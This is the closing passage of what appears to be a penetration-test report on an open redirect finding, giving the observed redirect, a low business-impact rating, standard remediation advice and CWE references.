


### Observation

Here we made changes to the url according to the payload



• We are redirected to google



## **Business Impact – low**

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

### Recommendations

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID
  which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript:

#### **REFERENCES:-**

https://cwe.mitre.org/data/definitions/601.html

https://www.hacksplaining.com/prevention/open-redirects

# THANK YOU

For any further clarifications/patch assistance, please contact: 8824751624